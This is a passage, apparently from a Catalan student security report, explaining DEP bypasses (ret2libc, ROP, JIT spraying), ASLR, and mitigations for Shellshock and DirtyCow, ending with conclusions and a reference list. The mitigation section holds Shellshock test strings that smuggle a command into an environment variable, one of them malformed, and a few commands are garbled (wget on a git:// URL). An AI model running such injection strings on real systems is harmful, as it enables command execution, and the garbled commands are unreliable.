Això condueix directament a les debilitats de la prevenció de l'execució de dades. Mitiga amb èxit els atacs bàsics de desbordament de memòria intermèdia, però no es comptabilitzen tècniques més avançades com ara retornar a **libc (ret2libc)**, **programació orientada a la tornada (ROP)** o qualsevol altre retorn a atacs de codi coneguts.

Aquests van ser desenvolupaments per evitar el ús del DEP en particular, que fan ús del codi ja existent dins d'una aplicació, les pàgines de memòria estan marcades com a executables.

El retorn a **libc** utilitza funcions i codi de la biblioteca del sistema **glibc**, que està enllaçada a gairebé qualsevol binari.

S'ha demostrat que no sempre es necessita una declaració de retorn real. En lloc d'això, s'utilitza una seqüència de funcions que funciona com a "trampolí" per transferir el flux de control.

### **RET2LIBC**

Aquesta tècnica rep el nom de Ret2Libc per dos motius, el primer d'ells és que es basa en el fet que en l'adreça de retorn de qualsevol altra funció, es pot establir una adreça arbitrària de memòria que pot formar part del programa o de els objectes compartits i biblioteques que són necessàries per al correcte funcionament del programa, el que significa que en el cas de no poder utilitzar la pila per a la nostra finalitat, sempre es pot intentar invocar altres espais de memòria o execucions d'instruccions ubicades en una altra llibreria. Per altra banda, la llibreria Libc és molt habitual en programes que s'executen sobre sistemes GNU / Linux i en la majoria dels casos es tracta d'una dependència obligatòria, per aquest motiu és possible buscar funcions interessants en aquesta llibreria que ens puguin resultar útils en el procés d'explotació del programa.

Per últim, s'ha de tenir en compte el tipus de vulnerabilitat que s'està explotant, per exemple, en el cas que la vulnerabilitat es basa en el desbordament d'una cadena de memòria intermèdia s'ha d'evitar a tota costa usar adreces de memòria que contenen "terminadors nuls" (\ x00) ja que això faria que es redueixi la càrrega útil i no sigui possible obtenir els resultats desitjats.

### **PROGRAMACIÓ ORIENTADA A RETORN (ROP)**

Es tracta de una tècnica d'explotació per a la seguretat informàtica que que autoritza la execució de codi en presència de defenses de seguretat com pot ser la protecció de espai executable i la signatura del codi font. En esta tècnica, el atacant obté el control de les piles per a segrestar el flux del control del programa i després executar seqüències de instruccions de la màquina seleccionades minuciosament i que ja estan presents en la màquina.

### **GLIBC**

El paquet glibc conté biblioteques estàndard que són utilitzades per diversos programes del sistema. Per tal d'estalviar espai i memòria del disc, així com millorar l'actualització, es descriu el codi del sistema comú en un sol lloc i es comparteix entre els programes.

Aquest paquet en particular conté els conjunts més importants de biblioteques compartides: la biblioteca estàndard de C i la biblioteca de matemàtiques estàndard. Sense aquestes dues biblioteques, un sistema Linux no funcionarà.

## **ASLR**

### **INTRODUCCIÓ**

El **ASLR (distribució de l'espai d'adreces aleatòries)** es una tecnologia emprada per a evitar que un shellcode es realitza correctament en una màquina

determinada. El que fa es compensar aleatòriament la ubicació de mòduls i certes estructures que es troben dins de la memòria.

## FUNCIONAMENT

El objectiu que té el **ASLR** és el de introduir aleatorietat en les adreces que s'empren per a una funció o tasca determinada. El que produïa que una classe de tècniques d'explotar fracassi amb una probabilitat quasi quantificable i permet aconseguir detectar-les ja que els intents fallits fracassaran per vulnerar la funció atacada.

**ASLR** basa en la baixa probabilitat que un atacant admeti les ubicacions d'àrees situades a l'atzar. La seguretat augmenta, augmentant l'espai de cerca. D'aquesta manera, l'assignació de l'aleatorització de l'espai és més eficaç quan hi ha més entropia en les compensacions aleatòries. L'entropia s'incrementa augmentant la quantitat d'espai d'àrea de memòria virtual sobre el qual es produeix l'aleatorització o la reducció del període durant el qual es produeix l'aleatorització. Normalment, el període s'implementa el més xicotet possible, de manera que la majoria dels sistemes han d'augmentar l'aleatorització de l'espai VMA.

Per derrotar l'aleatorització, els atacants han d'endevinar amb èxit les posicions de totes les àrees que desitgen atacar. Per a àrees de dades com pila i pila, on es poden carregar codi personalitzat o dades útils, es pot atacar més d'un estat mitjançant diapositives NOP per a codi o còpies de dades repetides. Això permet que un atac tingui èxit si l'àrea es aleatoritza a un d'un grapat de valors. Per contra, les àrees de codi, com ara la base de la biblioteca i l'executable principal, han de ser descoberts exactament. Sovint, aquestes àrees es barregen, per exemple, s'incorporen marcs de pila a la pila i es torna a una biblioteca.

## LLIMITACIONS

Es desconeix com els errors que s'han descurat fins ara es poden utilitzar contra ASLR, és a dir, errors que només donen accés de lectura a l'atacant i que no es consideraven com un problema de seguretat greu abans, però que ara poden utilitzar-se per ajudar a contrarestar l'ASLR en un intent d'explotació d'un altre error.

D'altra banda, però, sempre que un intent d'atac faci una conjectura equivocada en els bits aleatoris, l'aplicació atacada entrarà en un estat que probablement es traduirà en un xoc i, per tant, esdevindrà detectable pel Kernel. Per tant, és una bona estratègia per utilitzar un mecanisme de detecció i detecció d'accident amb ASLR.

L'últim conjunt d'efectes secundaris de l'ASLR és la fragmentació de l'espai d'adreces i l'esgotament de la piscina d'entropia, que es la aleatorietat recollida

per un sistema operatiu o aplicació per al seu ús en funcions que requereixen dades aleatòries. Atès que l'aleatorització canvia tot el rang de la memòria, també canviarà aleatòriament els buits entre ells (que eren constants abans).

Això al seu torn canviarà la mida màxima de les assignacions de memòria que hi cabran i les aplicacions que esperen poder crear-les fracassaran. Finalment, ASLR augmenta el consum de la piscina d'entropia del sistema ja que cada creació de tasques (a través de la crida del sistema `execve()`) requereix alguns bits d'aleatorietat per determinar el nou disseny de l'espai d'adreces.

Depenent del model d'amenaça del sistema, però, una implementació determinada pot relaxar els requisits per a la qualitat d'aquesta entropia. En particular, si només es consideren atacs remots, l'ASLR no necessita bits aleatoris segurs de forma criptogràfica ja que un atacant remot no pot observar-los (o si ho pot, no necessita preocupar-se per l'ASLR).

## DEP + ASLR

Si s'empren en conjunt les tècniques **DEP i ASLR**, es té molt en compte en l'actualitat en les tècniques de superació (bypass) que volen anular DEP + ASLR s'estan centrant en mètodes que tracten de passar per alt el ASLR.

Si aconseguixen anular ASLR, solen sobrepassar amb molta facilitat a DEP amb tècniques com al tècnica anomenada anteriorment de Programació Orientada al Retorn (ROP).

Ara mateix hi ha tècniques que permeten superar la combinació ASLR + DEP en el context de certs dominis d'aplicació, com poden ser els navegadors i aplicacions remotes de tercers.

Aquests antecedents han ignorat l'ASLR mitjançant l'ús de mapes de DLL predictibles, d'informació d'espai d'adreces de direcció o de polvorització JIT i han ignorat el DEP mitjançant l'ús de la programació orientada al retorn (ROP) o la **polvorització JIT**.

En molts casos, s'envien amb components de tercers o per capacitats de compilació JIT incloses en connectors de navegador no predeterminats. Això significa que aquestes fugues fallaran si els components requerits no estan instal·lats.

Tot i que hi existeixen alguns exploits amb la capacitat de passar per alt la combinació DEP + ASLR, a dia de hui, la gran majoria d'exploits no tenen res a fer contra aquesta combinació, es dirigeixen estrictament a aplicacions i plataformes que no permeten aquestes mitigacions.

El qual reafirma que DEP + ASLR son contramesures fortes per als atacs més comuns de avui en dia, malgrat les debilitats en les seues implementacions actuals.

Podem concloure que usades en combinació son més potents que si s'empren per separat, per a defensar aquesta postura predomina la efectivitat de ASLR que ix reforçada amb el suport de ASLR.

### **POLVORITZACIÓ JIT**

Explotant el comportament de la compilació just-in-time. Un compilador just-in-time (JIT), per definició, produeix el codi com a dades. Atès que el propòsit és produir dades executables, un compilador JIT és un dels pocs tipus de programes que no es poden executar en un entorn de dades no executable. A causa d'això, els compiladors de JIT normalment estan exempts de la prevenció de l'execució de dades. Un atac de polvorització JIT fa la polvorització de pila amb el codi generat.

## **MITIGACIONS PER PROTEGIR LA MÀQUINA**

A banda de actualitzar al màxim els paquets de les màquines que pugen ser afectades per aquestes vulnerabilitats amb els comandaments Update tindríem que aplicar varies receptes per a que no es pugui accedir de forma perjudicial a la terminal bash ni deixar que es pugin escalar els privilegis .

Al igual que s'ha comentat en el apartat de "**Solucions a l' exploit**" referit a mitigar el Shellshock, en aquest cas ja que s'ataka contra una màquina que renova la configuració cada volta que es fa un reinici de la mateixa es podria emprar el **systemtap** com a manera preventiva per a mitigar els possibles intents de atacar mitjançant el us de les terminals, s'ha de tenir en compte que en aquest cas, en la màquina tindrem que descarregar el paquet de l'enllaç de paqueteria de tinylinux amb la ajuda de el comandament wget que ens permetrà fer la descarrega:

```
wget git://kernel.ubuntu.com/cking/systemtap-scripts.git
```

Per a complementar-ho dèiem de instal·lar el Systemtap amb apt-get, que encara que no el tinguin a la màquina ara mateix podem fer la seua instal·lació amb el mateix procés. Per després executar :

```
sudo apt-get install -y systemtap gcc
```

A continuació, executarem el comandament que sols permetrà als usuaris amb màxim nivell de privilegis executar comandaments en la terminal:

```
nohup sudo stap -g -e ' probe  
process("/bin/bash").function("initialize_shell_variables") { $privmode=1 } '
```

Això garanteix que la bash amb màxim de privilegis (l'equivalent a bash -p) sempre està activada. Per verificar, comprova la vulnerabilitat original (CVE-2014-6271).

A continuació, dos probes amb la vulnerabilitat mitigada:

```
env x='() { :}; echo vulnerable' bash -c "echo this is a test" this is a test
```

```
env X='() { (a)=>\` sh -c "echo date"; cat echo
```

I es pot integrar el seu procés en el directori on s'executen els scripts al inici per a no perdre les seues funcionalitats de màxim de privilegi cada volta que s'iniciï el equip, s'ha de tindre en conte que els atacants deuen tindre impossible aconseguir els privilegis de root. Encara que també serveix per a protegir-nos de dirtyCow la mitigació comentada, vaig a proposar un altra alternativa per a la protecció de aquesta vulnerabilitat, que també serviria per el Shellshock.

També es poden emprar tot tipus de ferramentes de monitoratge per a fer un control de tot tipus de peticions del servidor, i també seria possible detectar que es el que pot ser afectat amb la lectura de logs. Bàsicament el més important serà que el repositori de les màquines administrades estiguin el màxim de actualitzades possible i no deixar cap paquet amb versions antigues que puguin tindre una gran quantitat de "forats" i com a conseqüència de vulnerabilitats. Sempre tindrem que estar segurs de la possible vulnerabilitat i buscar la seua possible debilitat amb:

```
uname -a
```

També es podran emprar tota mena de scripts que faran de protecció davant la explotació de les condicions de carrera en la memòria (race condition).



## CONCLUSIONS

La més efectiva manera de pal·liar vulnerabilitats es:

- Desplegar el màxim número de mecanismes a nivell de software que ens permeten protegir-nos de totes les vulnerabilitats que ja han sigut detectades.
- Una volta s'ha explorat el màxim de recursos de software sense èxit en la recerca de possibles atacs, es deurà passar al component hardware, el debugging del codi deu ser una pràctica cada volta més estesa per a permetre la exploració de errors com els tractats en aquesta memòria.
- No esperar a que passi massa temps des-de que les vulnerabilitats son detectades, mentre siguin vulnerabilitats de dia zero serà complicat adonar-se de tan sols la existència de que els sistemes tenen forats per on atacar però es deuran de informar el màxim possible els administradors de sistemes de tot arreu amb comunitats amples per tardar el mínim possible en començar a treballar en solucions que poden servir per a tots els que fan la administració de màquines similars a aquelles que son afectades.
- Hem de ser constants amb els tests de penetració ja que amb una mera variació de la versió de ports oberts, servicis web o recursos disponibles per a les màquines pot significar que s'implementi una nova vulnerabilitat en el nostre sistema que ha de ser mitigada amb gran velocitat per a que el sistema segueix-ca sent segur.
- Explotar al màxim els recursos que ens ofereix Kali, es una distribució Linux dedicada a potenciar les auditories de seguretat i la seua comunitat creix a un ritme vertiginós, que pot ser equiparable al número de vulnerabilitats que sorgeixen per any, que van multiplicant-se, això té una lectura bona i es que la societat empra cada volta més sistemes informàtics i la exigència deu ser cada volta més elevada per a poder protegir-la de tantes vulnerabilitats, encara que no es possible acabar al 100% amb els atacs o vulnerabilitats, la pràctica del hacking ètic ens serà de gran ajuda per a conèixer inquietuds i interessos de hackers que vulguin perjudicar determinats sistemes.
- Fer un ús extens de les tècniques de fingerprinting i detecció de vulnerabilitats en els sistemes que permeti fer-nos un mapa mental de totes les variacions i versions de vulnerabilitats que poden ser explotades en els diversos sistemes i tindre en conter on s'ha de prestar més atenció, ordenant per nivell de perillositat(alt, mig, baix) totes les possibles flaqueses de una màquina per a poder evitar que aquesta sigui atacada amb la mateixa facilitat que ho son moltes a dia de hui al món de la informàtica.

## REFERÈNCIES BIBLIOGRÀFIQUES

### **ASLR**

[https://en.wikipedia.org/wiki/Address\\_space\\_layout\\_randomization](https://en.wikipedia.org/wiki/Address_space_layout_randomization)

### **Capçalera TRACE de HTTP:**

[https://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper\\_XST\\_ebook.pdf](https://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf)

### **Clicjacking:**

<https://es.wikipedia.org/wiki/Clickjacking>

### **Connexió NAT en VMWARE:**

[https://www.vmware.com/support/ws3/doc/ws32\\_network21.html](https://www.vmware.com/support/ws3/doc/ws32_network21.html)

### **Controlador I/O en VMWARE:**

<https://pubs.vmware.com/workstation-9/index.jsp?topic=%2Fcom.vmware.ws.using.doc%2FGUID-A0438F6C-6651-4A38-853A-0A7A494E23DF.html>

### **CSRF (Cross Site Request Forgery)**

<https://www.welivesecurity.com/la-es/2015/04/21/vulnerabilidad-cross-site-request-forgery-csrf/>

### **DEP+ ASLR treballant junts:**

<https://blogs.technet.microsoft.com/srd/2010/12/08/on-the-effectiveness-of-dep-and-aslr/>

### **DirtyCow:**

[https://en.wikipedia.org/wiki/Dirty\\_COW](https://en.wikipedia.org/wiki/Dirty_COW)

### **DirtyCow a dispositius Android:**

<https://arstechnica.com/information-technology/2016/10/android-phones-rooted-by-most-serious-linux-escalation-bug-ever/>

### **Dmitry:**

<https://tools.kali.org/information-gathering/dmitry>

### **Fingerprinting per a la detecció de sistemes operatius:**

<https://www.welivesecurity.com/la-es/2012/10/18/pentesting-fingerprinting-para-detectar-sistema-operativo/>

### **Llista de ferramentes de Kali Linux:**

<https://tools.kali.org/tools-listing>

### **Metasploit:**

<https://es.wikipedia.org/wiki/Metasploit>

### **Mitigació de shellshocks:**

<https://access.redhat.com/articles/1212303>

### **Mitigació de dirtyCow**

<https://access.redhat.com/blogs/766093/posts/2757141>

### **Mòduls Python per Metasploit:**

<https://github.com/rapid7/metasploit-framework/wiki/Writing-External-Python-Modules>

### **NMAP:**

<https://tools.kali.org/information-gathering/nmap>

### **Nessus:**

<https://www.tenable.com/products/nessus/nessus-professional>

### **Nikto:**

<https://cirt.net/Nikto2>

### **OpenSSH**

<https://linube.com/blog/que-es-protocolo-ssh/>

### **OWASP ZAS**

[https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)

### **Privileges amb SUDO**

<https://touhidshaikh.com/blog/?p=790>

### **Return Oriented Programming (ROP)**

[https://en.m.wikipedia.org/wiki/Return-oriented\\_programming](https://en.m.wikipedia.org/wiki/Return-oriented_programming)

### **Sparta:**

<https://tools.kali.org/information-gathering/sparta>

### **Systemtap**

<https://wiki.ubuntu.com/Kernel/Systemtap>

### **XSS (Cross-Site Scripting)**

<https://www.incapsula.com/web-application-security/cross-site-scripting-xss-attacks.html>

### **XST (Cross-Site Tracing):**

[https://www.owasp.org/index.php/Cross\\_Site\\_Tracing](https://www.owasp.org/index.php/Cross_Site_Tracing)

### **WebDav:**

<https://www.redeszone.net/2013/03/12/webdav-que-es-y-como-funciona-manual-para-usarlo-con-otixo/>

### **Whatweb:**

<https://tools.kali.org/web-applications/whatweb>

### **ZNIU:**

<https://www.redeszone.net/2017/09/26/zniu-malware-android-dirty-cow/>